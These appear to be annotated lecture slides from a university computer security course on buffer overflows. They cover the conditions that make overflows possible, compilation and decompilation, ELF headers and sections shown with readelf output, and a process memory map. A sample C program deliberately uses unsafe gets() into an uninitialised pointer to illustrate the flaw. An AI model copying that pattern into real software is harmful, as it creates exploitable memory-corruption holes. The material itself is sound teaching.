BUFFER → LIMITED SET OF MEMORY (EX: ARRAYS IN C)

BUFFER OVERFLOW IS POSSIBLE IF THERE IS NO INHERENT CHECK ON INPUT DIMENSION PROVIDED TO THE BUFFER

⇒ NO EXPLICIT CHECKS OF THE INPUT DIMENSION (MISSING FUNCTION)

IF IT IS > BUFFER DIMENSION, DATA INSERTED IN THE BUFFER MAY FEEL IT AND SEED THE BUFFER OVERFLOWING IT

ONE OF THE MOST COMMON WAY FOR EXPLOITING A SOFTWARE

6. Buffer Overflows

Computer Security Courses @ POLIMI

⇒ BUFFER OVERFLOWED WITH DATA THAT IS GOING TO OVERWRITE A PORTION OF MEMORY WITH THE "REMAINING" INPUT


(FROM AN ATTACKER PERSPECTIVE: ANY MALITIOUS INPUT HE WANTS)

1ST CONDITION THAT MAKES A BUFFER OVERFLOW POSSIBLE:
- LANGUAGE (OR PROGRAMS) TO BE ANALYZED HAS NO EXPLICIT CHECK FOR OVERSIZED INPUT


Buffer Overflow

`Int Array[16]`


No check for oversized input




Buffer Overflow




Buffer Overflow



Buffer Overflow




Buffer Overflow




Buffer Overflow

Buffer Overflow



Buffer Overflow



ATTACKERS AIM TO OVERWRITE THE MEMORY WITH VALID INSTRUCTIONS, ACTUAL CODE THAT THE CPU CAN EXECUTE

2ND CONDITION:

- CPU CANNOT DISTINGUISH BETWEEN CODE AND DATA

Assumptions

The following *concepts* apply, with proper modifications, to any machine architecture (e.g., ARM, x86), operating system (e.g., Windows, Linux, Darwin), and executable (e.g., Portable Executable (PE), Executable and Linkable Format (ELF)).

For simplicity, we assume **ELFs** running on **Linux >= 2.6** processes on top of a **32-bit x86** machine.

WHEN TALK TO A BINARY, WE ARE REFERRING TO A SEQUENCE OF BITS
NOTHING WRITTEN IN HIGH-LEVEL CODE ⇒ IMPOSSIBLE TO ANALYZE IT DIRECTLY

High-level Code and Machine Code

Developer

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;

  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;

  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

I WRITE SOME CODE

≠

IN PARTICULAR, LOST OF INFORMATIONS SUCH AS VARIABLE NAMES, DIFFERENT CYCLE SEQUENCE...

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

int32_t foo(int32_t a, int32_t b);

// From module:    layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range:    5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}

// From module:    layout.c
// Address range: 0x80484cf - 0x8048559
// Line range:    13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *)*(int32_t *)(apple + 4));
    int32_t str_as_i2 = atoi((int8_t *)*(int32_t *)(apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```

ACTUAL CODE TO ANALYZE

LESS READABLE, HARDER TO UNDERSTAND

Compiler

```
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        andl    $-16, %esp
        subl    $32, %esp
        movl    12(%ebp), %eax
        addl    $4, %eax
        movl    (%eax), %eax
```

COMPILER CONVERT IT IN ASSEMBLY CODE, STILL INTERPRETABLE

Decompiler

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
mov    0xc(%ebp),%eax
add    $0x4,%eax
mov    (%eax),%eax
mov    %eax,(%esp)
call   80483b0 <atoi@plt>
mov    %eax,0x1c(%esp)
mov    0xc(%ebp),%eax
```

Assembler

```
0000000: 01111111 01000101 01001100 01000110 00000001 00000001
0000006: 00000001 00000000 00000000 00000000 00000000 00000000
000000c: 00000000 00000000 00000000 00000000 00000010 00000000
0000012: 00000011 00000000 00000001 00000000 00000000 00000000
0000018: 11000000 10000011 00000100 00001000 00110100 00000000
000001e: 00000000 00000000 10110100 00001100 00000000 00000000
         0000 00000000 00000000 00000000 00110100 00000000
         0000 00000000 00001000 00000000 00101000 00000000
```

ASSEMBLER TO OBTAIN MACHINE-LEVEL CODE


Disassembler

→ WHAT TO ANALYZE TO CHECK VULNERABILITY

Machine

→ BINARY FILE STRUCTURE

High-level Code and Machine Code




Binary Formats

WHEN EXPLOITING A BINARY, IT IS IMPORTANT TO UNDERSTAND WHAT THE BINARY IS AND WHAT KIND OF INFORMATIONS CAN BE EXTRACTED


Holds information about:

1. how the file is organized on **disk**,
2. how to load it in **memory**.
3. **Executable** or library?
   a. Entry point (if executable). FIRST ADDRESS THAT MUST BE EXECUTED
4. **Machine** class (e.g., x86)
5. **Sections**
   a. Data
   b. Code
   c. ...



Binary on disk

ELF Binaries



ELF on disk

ELF header (describes the high-level structure of the binary):
Defines the **file type** → THROUGH THE "MAGIC NUMBER"
Defines the **Section** and **Program headers** boundaries
STARTING AND ENDING ADDRESSES OF EACH SECTION

Program headers (describe how the file will be **loaded in memory**)
Divide the data into segments.
Map sections to segments. ↘ INSTRUCT THE MACHINE SO THAT EVERY SINGLE SECTION STORED IN THE DISK IS CORRECTLY MAPPED IN MEMORY

Segments: **runtime** view of the ELF.
Sections: linking and relocation information.

EXECUTABLE (MACHINE) CODES

Section headers (describe the binary as **on disk**):
Define the sections:
- `.init` (**executable** instructions that initialize the process)
- `.text` (**executable** instructions of the program)
- `.bss` (statically-allocated **variables**, i.e., uninitialized data)
- `.data` (initialized **data**)

RELATED TO VARIABLES

HOW THE BINARY IS STORED IN THE HARD DISK

```
$ man elf                    # plenty of sections
```

```
debian:~/practice$ readelf -h executable_file    # ELF header (parsed)
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80483c0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          3252 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         8
  Size of section headers:           40 (bytes)
  Number of section headers:         37
  Section header string table index: 34
```

LOTS OF LIBRARIES TO EXTRACT INFORMATIONS FROM AN ELF BINARY

IN EXADECIMAL

if -> EXECUTABLE LINKABLE FORMAT FILE => L FILE

EXAMPLE: READELF LIBRARY, IN WHICH BY SPECIFYING A PARAMETER WE SPECIFY WHICH PART OF A BINARY TO READ

EXAMPLE: readelf -h FOR READING ITS HEADER

```
debian:~/practice$ readelf -l executable_file          # Program header (parsed)
Elf file type is EXEC (Executable file)
Entry point 0x80483c0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
  LOAD           0x000000 0x08048000 0x08048000 0x006a8 0x006a8 R E 0x1000
  LOAD           0x0006a8 0x080496a8 0x080496a8 0x0012c 0x00130 RW  0x1000
  DYNAMIC        0x0006b4 0x080496b4 0x080496b4 0x000f0 0x000f0 RW  0x4
 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym
          .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt   .text
   03     .init_array .fini_array .jcr .dynamic .got .got.plt  .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
```

EXAMPLE: readelf -l FOR READING THE PROGRAM HEADER

Segments to be loaded into memory.

```
debian:~/practice$ readelf -S executable_file          # Section header (parsed)
There are 37 section headers, starting at offset 0xcb4:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [14] .text             PROGBITS        080483c0 0003c0 000210 00  AX  0   0 16
  [15] .fini             PROGBITS        [illegible]                    0   0  4
  [16] .rodata           [illegible]                                    0   0  4
  [17] .eh_frame_hdr     PROGBITS        [illegible]                    0   0  4
  [18] .eh_frame         PROGBITS        [illegible]                    0   0  4
  [19] .init_array       INIT_ARRAY      080496a8 0006a8 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      080496ac 0006ac 000004 00  WA  0   0  4
  [21] .jcr              [illegible]     080496b0 0006b0 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         080496b4 0006b4 0000f0 08  WA  7   0  4
  [23] .got              PROGBITS        080497a4 0007a4 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        080497a8 0007a8 000024 04  WA  0   0  4
  [25] .data             PROGBITS        080497cc 0007cc 000008 00  WA  0   0  4
  [26] .bss              NOBITS          080497d4 0007d4 000004 00  WA  0   0  4
```

EXAMPLE: readelf -S FOR READING THE SECTION HEADER

Allocatable + eXecutable section.

Writable + Allocatable section.

FROM A THEORETICAL PERSPECTIVE, WHEN EXPLOITING A FILE TWO DIRECTIONS CAN BE FOLLOWED, BOTH STARTING FROM REVERSING A BINARY

① EXTRACT INFORMATION AND, LOOKING TO THOSE INFORMATIONS, TRY TO RECONSTRUCT HOW A BINARY IS GOING TO BE LOADED IN MEMORY

! PROBLEM → PRONE TO ERROR, EXTREMELY DIFFICULT, MAY NOT BE PRECISE ENOUGH TO UNDERSTAND IF IT ACTUALLY IS VULNERABLE

BEST WAY

② EXECUTE THE BINARY FILE IN A CONFINED ENVIRONMENT

```
debian:~/practice$ ./executable_file 10 20          # in a separate shell

debian:~/practice$ ps aux | grep executable         # get the PID of the process
user 16218  0.0  0.0   1704   240 pts/6  T  10:02   0:00 ./executable_file 10 20

debian:~/practice$ cat /proc/16218/maps             # get process virtual memory map
08048000-08049000 r-xp 00000000 08:01 82109      /practice/layout
08049000-0804a000 rw-p 00000000 08:01 82109      /practice/layout
0804a000-0806b000 rw-p 00000000 00:00 0          [heap]
b7e76000-b7e77000 rw-p 00000000 00:00 0
b7e77000-b7fd3000 r-xp 00000000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd3000-b7fd4000 ---p 0015c000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd4000-b7fd6000 r--p 0015c000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd6000-b7fd7000 rw-p 0015e000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd7000-b7fda000 rw-p 00000000 00:00 0
b7fde000-b7fe1000 rw-p 00000000 00:00 0
b7fe1000-b7fe2000 r-xp 00000000 00:00 0          [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 305275     /lib/i386-linux-gnu/ld-2.13.so
b7ffe000-b7fff000 r--p 0001b000 08:01 305275     /lib/i386-linux-gnu/ld-2.13.so
b7fff000-b8000000 rw-p 0001c000 08:01 305275     /lib/i386-linux-gnu/ld-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

.text (executable code)

.text (executable r/w data)


libraries

Process Creation in Linux


When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.

Process Layout in Linux



ELF on disk

